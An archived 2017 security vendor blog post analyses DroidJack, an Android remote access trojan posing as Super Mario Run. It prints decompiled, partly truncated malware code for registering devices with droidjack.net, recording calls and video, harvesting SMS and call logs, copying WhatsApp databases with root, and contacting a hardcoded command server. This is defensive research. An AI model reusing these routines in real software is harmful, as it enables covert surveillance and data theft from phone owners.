Super Mario Run Malware #2 – DroidJack RAT | Zscaler Blog

By Viral Gandhi

Published: 2017-01-12 · Archived: 2026-04-05 13:51:26 UTC


A few days back, we wrote about an Android Marcher trojan variant posing as the Super Mario Run game for Android. We have found another instance of malware posing as the Super Mario Run Android app, and this time it has taken the form of DroidJack RAT (remote access trojan). Proofpoint wrote about the DroidJack RAT side-loaded with the Pokemon GO app back in July 2016; the difference here is that there is no game included in the malicious package. The authors are trying to latch onto the popularity of the Super Mario Run game to target eagerly waiting Android users.

Details:

- Name : Super Mario Run
- Package Name : net.droidjack.server
- MD5 : 69b4b32e4636f1981841cbbe3b927560

Technical Analysis:

The malicious package claims to be the Super Mario Run game, as shown in the permissions screenshot below, but in reality this is a malicious RAT called DroidJack (also known as SandroRAT) that is getting installed.


5:20
Super Mario Run
Do you want to install this application? It will get access to:
take pictures and videos
modify your contacts
read your contacts
precise location (GPS and network-based)
record audio
directly call phone numbers
this may cost you money
read call log
read phone status and identity
write call log
read your text messages (SMS or MMS)
receive text messages (SMS)




Figure 1: Permissions.

Once installed, the RAT registers the infected device as shown below.

```
protected static void a(Throwable paramThrowable)
{
  try
  {
    if (a) {
      b(paramThrowable);
    }
    Object localObject = new StringWriter();
    paramThrowable.printStackTrace(new PrintWriter((Writer)localObject));
    localObject = ((StringWriter)localObject).toString();
    ArrayList localArrayList = new ArrayList();
    DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
    HttpPost localHttpPost = new HttpPost("http://www.droidjack.net/storeReport.php");
    localArrayList.clear();
    String str1 = Build.BRAND;
    String str2 = Build.MODEL;
    String str3 = Build.VERSION.RELEASE;
    localArrayList.add(new BasicNameValuePair("manufacturer", str1));
    localArrayList.add(new BasicNameValuePair("model", str2));
    localArrayList.add(new BasicNameValuePair("version", str3));
    localArrayList.add(new BasicNameValuePair("stacktrace", (String)localObject));
    localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList));
    localDefaultHttpClient.execute(localHttpPost);
    return;
  }
  catch (Exception localException)
  {
    b(paramThrowable);
    localException.printStackTrace();
  }
}
```

Figure 2: Infected device registration.

DroidJack RAT starts capturing sensitive information like call data, SMS data, videos, photos, etc. Observe below the code routine for call recording.

```
}

protected void a(File paramFile)
{
  try
  {
    c = new MediaRecorder();
    c.setAudioSource(4);
    c.setOutputFormat(0);
    c.setAudioEncoder(0);
    c.setOutputFile(paramFile.getAbsolutePath());
    System.out.println(paramFile.getAbsolutePath());
    try
    {
      c.prepare();
      c.start();
      a = true;
      System.out.println("Recording");
      return;
    }
    catch (IllegalStateException paramFile)
    {
      for (;;)
      {
        c.prepare();
      }
    }
    return;
  }
  catch (Exception paramFile)
  {
    ae.a(paramFile);
    paramFile.printStackTrace();
  }
}

public boolean a()
```

Figure 3: Call recording.

This RAT records all the calls and stores the recording to an ".amr" file.

The following is the code routine for video capturing.

```
      }
      return;
    }
    catch (Exception localException)
    {
      ae.a(localException);
    }
  }

  protected void a()
  {
    for (;;)
    {
      try
      {
        d.unlock();
        a = new MediaRecorder();
        a.setCamera(d);
        a.setVideoSource(0);
        a.setAudioSource(0);
        System.out.println(this.f);
        if (this.f.equalsIgnoreCase("Low"))
        {
          a.setProfile(CamcorderProfile.get(0));
          a.setPreviewDisplay(b.getSurface());
          a.setOutputFile(getFileStreamPath("video.3gp").getAbsolutePath());
          a.prepare();
        }
      }
      catch (Exception localException)
      {
        ae.a(localException);
        localException.printStackTrace();
        return;
      }
      try
      {
        a.start();
```

Figure 4: Video capturing.

Here, the RAT stores all the captured videos in a “video.3gp” file.

It also harvests call details and SMS logs as shown below.

```
  Object localObject = Uri.parse("content://sms/sent");
  Cursor localCursor = this.c.getContentResolver().query((Uri)localObject, null, null, null, null);
  if (localCursor.getCount() > 0) {}
  for (;;)
  {
    if (!localCursor.moveToNext()) {
      return;
    }
    String str3 = localCursor.getString(localCursor.getColumnIndex("body"));
    String str1 = localCursor.getString(localCursor.getColumnIndex("address"));
    String str4 = localCursor.getString(localCursor.getColumnIndex("date"));
    String str2 = a(str1);
    localObject = str2;
    if (str2 == null) {
      localObject = str1;
    }
    localag.b(str1, (String)localObject, str3, str4);
  }
}

protected void b()
{
  ag localag = new ag(this.c);
  localag.a();
  Object localObject = Uri.parse("content://sms/inbox");
  Cursor localCursor = this.c.getContentResolver().query((Uri)localObject, null, null, null, null);
  if (localCursor.getCount() > 0) {}
  for (;;)
  {
    if (!localCursor.moveToNext()) {
      return;
    }
    String str3 = localCursor.getString(localCursor.getColumnIndex("body"));
    String str1 = localCursor.getString(localCursor.getColumnIndex("address"));
    String str2 = a(str1);
    localObject = str2;
    if (str2 == null) {
      localObject = str1;
    }
    localag.a(str1, (String)localObject, str3, localCursor.getString(localCursor.getColumnIndex("date")));
  }
```

Figure 5: SMS Logs

```
g localg = new g(this.b);
Object localObject = Uri.parse("content://call_log/calls");
Cursor localCursor = this.b.getContentResolver().query((Uri)localObject, null, null, null, "date DESC");
localg.a();
for (;;)
{
  if ((localCursor.getCount() <= 0) || (!localCursor.moveToNext())) {
    return;
  }
  String str3 = localCursor.getString(localCursor.getColumnIndex("number"));
  String str4 = new SimpleDateFormat("dd-MM-yyyy HH:mm:ss").format(new Date(Long.parseLong(localCursor.getString(
  String str5 = localCursor.getString(localCursor.getColumnIndex("duration"));
  int i = Integer.parseInt(localCursor.getString(localCursor.getColumnIndex("type")));
  try
  {
    str2 = localCursor.getString(localCursor.getColumnIndex("name"));
    localObject = "";
    switch (i)
    {
    default:
      localg.a(false, (String)localObject, str3, str2, str5, str4);
    }
  }
  catch (NullPointerException localNullPointerException)
  {
    for (;;)
    {
      String str2 = str3;
      continue;
      String str1 = "Incoming";
      continue;
      str1 = "Outgoing";
      continue;
      str1 = "Missed Call";
    }
  }
 }
}
```

Figure 6: Call logs.

Upon further inspection, we have observed that this RAT extracts WhatsApp data too.

```
protected byte[] a()
{
  try
  {
    this.d = new File(Environment.getExternalStorageDirectory() + "/WhatsApp/Databases/wams.db");
    Object localObject = new DataOutputStream(Runtime.getRuntime().exec("su").getOutputStream());
    ((DataOutputStream)localObject).writeBytes("cp data/data/com.whatsapp/databases/msgstore.db " + this.d.getAbsol
    ((DataOutputStream)localObject).writeBytes("\nexit");
    Thread.sleep(10000L);
    if (this.d.exists()) {}
    return "NoWA".getBytes();
  }
  catch (Exception localException1)
  {
    try
    {
```

Figure 7:Whatsapp data.

The RAT stores all the data in a database (DB) in order to send it to the Command & Control (C&C) server. The following are the DBs created and maintained by the RAT.

```
return null;
String str = "SandroRat_CurrentSMS_Database";
continue;
str = "SandroRat_RecordedSMS_Database";
continue;
str = "SandroRat_CallRecords_Database";
continue;
str = "SandroRat_Contacts_Database";
continue;
str = "SandroRat_BrowserHistory_Database";
```

Figure 8: Databases.

We saw the following hardcoded C&C server location in the RAT package:

```
package net.droidjack.server;

public class br
{
  protected static String a = "microsoft8000.ddns.net";
  protected static int b = 1337;
  protected static byte c = 1;
}
```

Figure 9: Hardcoded C&C.

Conclusion:

The DroidJack RAT is another example of a growing trend in which malware authors seek to exploit public interest as a way to spread malware. In this case, like others before, the event of a popular game release became an opportunity to trick unsuspecting users into downloading the RAT. As a reminder, it is always a good practice to download apps only from trusted app stores such as Google Play. This practice can be enforced by unchecking the "Unknown Sources" option under the "Security" settings of your device.

Zscaler ThreatLabZ is actively monitoring this malware to ensure that Zscaler customers are protected from infection.

Explore more Zscaler blogs
